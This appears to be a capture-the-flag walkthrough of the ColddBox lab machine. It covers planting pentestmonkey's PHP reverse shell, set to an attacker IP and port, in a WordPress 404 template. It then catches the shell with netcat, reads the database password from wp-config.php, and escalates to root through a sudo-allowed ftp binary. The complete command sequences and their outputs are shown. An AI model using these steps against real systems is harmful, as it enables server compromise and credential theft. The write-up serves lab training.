WordPress 5.8.1 is available! Please update now.

Dashboard

Welcome to WordPress!


We've assembled some links to get you started:

WordPress 4.1.31 running Twenty Fifteen theme.

An error has occurred, which probably means the feed is down. Try again later.

10.10.44.176/wp-admin/themes.php

Choose a template for editing. For example: **404 Template**




```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

        <div id="primary" class="content-area">
                <main id="main" class="site-main" role="main">

                        <section class="error-404 not-found">
                                <header class="page-header">
                                        <h1 class="page-title"><?php _e( 'Oops!
That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
                                </header><!-- .page-header -->

                                <div class="page-content">
                                        <p><?php _e( 'It looks like nothing was
found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

                                        <?php get_search_form(); ?>
                                </div><!-- .page-content -->
                        </section><!-- .error-404 -->

                </main><!-- .site-main -->
        </div><!-- .content-area -->
```

Copy & paste the **php-reverse-shell** from

https://github.com/pentestmonkey/php-reverse-shell


Then, change the **IP** and **PORT** to the attacker’s **IP,PORT**. Click **Update File**



```
return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).
These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.97.213';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
```


Gaining access

Set up **netcat** listener: `nc -lvnp <PORT>`



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

To execute the **edited 404 Template**, go to the main page of target machine: **http://<IP>**



ColddBox

One more machine

Search ...

RECENT POSTS

The ColddBox is here

RECENT COMMENTS

Sr Hott on The ColddBox is here

ARCHIVES

October 2020

CATEGORIES

No category

META


The ColddBox is here

Welcome to ColddBox, a machine designed by Coldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

12 October, 2020 1 Comment Edit

Proudly powered by WordPress

Click on the title **The ColddBox is here**



ColddBox

One more machine


RECENT POSTS

The ColddBox is here

The ColddBox is here


Welcome to ColddBox, a machine designed by Coldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

Take a look at the URL, it was changed from **http://<IP>** → **http://<IP>?p=1**




10.10.44.176/?p=1

Change the number **1** to any different number that the page cannot handle. For example: **9999**



10.10.44.176/?p=9999

Submit the URL and get back to the **Netcat Listener** window




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.44.176] 34574
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 02:55:58 up 22 min,  0 users,  load average: 13.78, 13.47, 10.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Privilege Escalation


Gain C0ldd user

Go to **/var/www/html** to check the files for sensitive data. After looking through files, the file **wp-config.php** contain the user **C0ldd's** password




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

`su c0ldd`



```
$ su c0ldd
su: must be run from a terminal
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$ id
id
uid=1000(c0ldd) gid=1000(c0ldd) grupos=1000(c0ldd)
mbashare)
c0ldd@ColddBox-Easy:/var/www/html$
```

Get 1st flag




```
c0ldd@ColddBox-Easy:/var/www/html$ ls /home/
ls /home/
c0ldd
c0ldd@ColddBox-Easy:/var/www/html$ ls /home/c0ldd
ls /home/c0ldd
user.txt
c0ldd@ColddBox-Easy:/var/www/html$ cat /home/c0ldd/user.txt
cat /home/c0ldd/user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:/var/www/html$ 
```

⇒ 1st flag: RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==

Gain root


`sudo -l`



```
c0ldd@ColddBox-Easy:/var/www/html$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html$ 
```

Go to https://gtfobins.github.io/ and choose 1 of 3 below services to get root


In this situation, I used `/usr/bin/ftp`



Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ftp
!/bin/sh
```



```
c0ldd@ColddBox-Easy:/var/www/html$ sudo /usr/bin/ftp
sudo /usr/bin/ftp
ftp> !/bin/bash
!/bin/bash
root@ColddBox-Easy:/var/www/html# id
id
uid=0(root) gid=0(root) grupos=0(root)
root@ColddBox-Easy:/var/www/html# 
```

Get 2nd flag



```
root@ColddBox-Easy:/var/www/html# ls /root
ls /root
root.txt
root@ColddBox-Easy:/var/www/html# cat /root/root.txt
cat /root/root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/var/www/html# 
```

⇒ 2nd flag: wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=